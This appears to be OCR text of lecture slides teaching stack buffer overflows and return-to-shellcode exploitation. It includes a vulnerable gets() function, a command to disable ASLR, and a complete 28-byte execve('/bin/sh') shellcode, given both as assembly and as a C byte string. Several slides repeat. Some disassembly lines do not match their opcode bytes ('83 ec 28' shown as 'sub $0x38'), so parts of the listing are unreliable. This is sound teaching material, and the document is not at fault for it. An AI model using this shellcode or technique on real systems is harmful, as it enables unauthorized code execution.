   130d: c3                 ret
```



Crackme4h
Craft the exploit





crackme464

```
0000000000001200 <printsecret>:
    1200: f3 0f 1e fa          endbr64
    1204: 55                   push   %rbp
    1205: 48 89 e5             mov    %rsp,%rbp
    1208: 48 83 ec 10          sub    $0x10,%rsp
    120c: 89 7d fc             mov    %edi,-0x4(%rbp)
    120f: 89 75 f8             mov    %esi,-0x8(%rbp)
    1212: 89 55 f4             mov    %edx,-0xc(%rbp)
    1215: 81 7d fc ef be ad de cmpl   $0xdeadbeef,-0x4(%rbp)
    121c: 75 32                jne    1250 <printsecret+0x50>
    121e: 81 7d f8 fe ca de c0 cmpl   $0xc0decafe,-0x8(%rbp)
    1225: 75 29                jne    1250 <printsecret+0x50>
    1227: 81 7d f4 ce fa d0 d0 cmpl   $0xd0d0face,-0xc(%rbp)
    122e: 75 20                jne    1250 <printsecret+0x50>
    1230: 48 8d 3d d9 2d 00 00 lea    0x2dd9(%rip),%rdi        # 4010 <s>
    1237: e8 6d ff ff ff       callq  11a9 <decrypt>
    123c: 48 89 c6             mov    %rax,%rsi
    123f: 48 8d 3d c2 0d 00 00 lea    0xdc2(%rip),%rdi        # 2008 <_IO_stdin_used+0x8>
    1246: b8 00 00 00 00       mov    $0x0,%eax
    124b: e8 50 fe ff ff       callq  10a0 <printf@plt>
    1250: bf 00 00 00 00       mov    $0x0,%edi
    1255: e8 56 fe ff ff       callq  10b0 <exit@plt>
```

Return to here!!

Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters

This Class

1. Return to Shellcode

Overwrite RET and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: code/overflowret4 32-bit

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

How to overwrite RET?

Inject data big enough…


What to overwrite RET?

Wherever we want?


What code to execute?

Something that give us more control??


Stack-based Buffer Overflow



Stack-based Buffer Overflow



Stack-based Buffer Overflow




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?


The shellcode will generate a shell for us.

Stack-based Buffer Overflow




How much data we need to overwrite RET?
Overflowret4 32bit

```
000011bd <vulfoo>:
   11bd:55                  push   %ebp
   11be:89 e5               mov    %esp,%ebp
   11c0:83 ec 28            sub    $0x38,%esp
   11c3:83 ec 0c            sub    $0xc,%esp
   11c6:8d 45 da                   lea    -0x30(%ebp),%eax
   11c9:50                  push   %eax
   11ca:e8 fc ff ff ff      call   11cb <gets>
   11cf: 83 c4 10           add    $0x10,%esp
   11d2:b8 00 00 00 00             mov    $0x0,%eax
   11d7:c9                  leave
   11d8:c3                  ret
```



How much data we need to overwrite RET?
Overflowret4 32bit

```
000011bd <vulfoo>:
   11bd:55                  push   %ebp
   11be:89 e5               mov    %esp,%ebp
   11c0:83 ec 28            sub    $0x38,%esp
   11c3:83 ec 0c            sub    $0xc,%esp
   11c6:8d 45 da                   lea    -0x30(%ebp),%eax
   11c9:50                  push   %eax
   11ca:e8 fc ff ff ff      call   11cb <gets>
   11cf: 83 c4 10           add    $0x10,%esp
   11d2:b8 00 00 00 00             mov    $0x0,%eax
   11d7:c9                  leave
   11d8:c3                  ret
```



Your First Shellcode: execve(“/bin/sh”) 32-bit

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes


http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

Making a System Call in x86 Assembly



%eax=11; execve(“/bin/sh”, Addr of “/bin/sh”, 0)

Your First Shellcode: execve("/bin/sh") 32-bit


```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
%eax = 0;
%ebx
%ecx
%edx



Your First Shellcode: execve("/bin/sh") 32-bit


```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
%eax = 0;
%ebx
%ecx
%edx



Your First Shellcode: execve("/bin/sh") 32-bit


```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
%eax = 0;
%ebx
%ecx
%edx



2f 62 69 6e 2f 2f 73 68

/ b i n / / s h

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com


Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



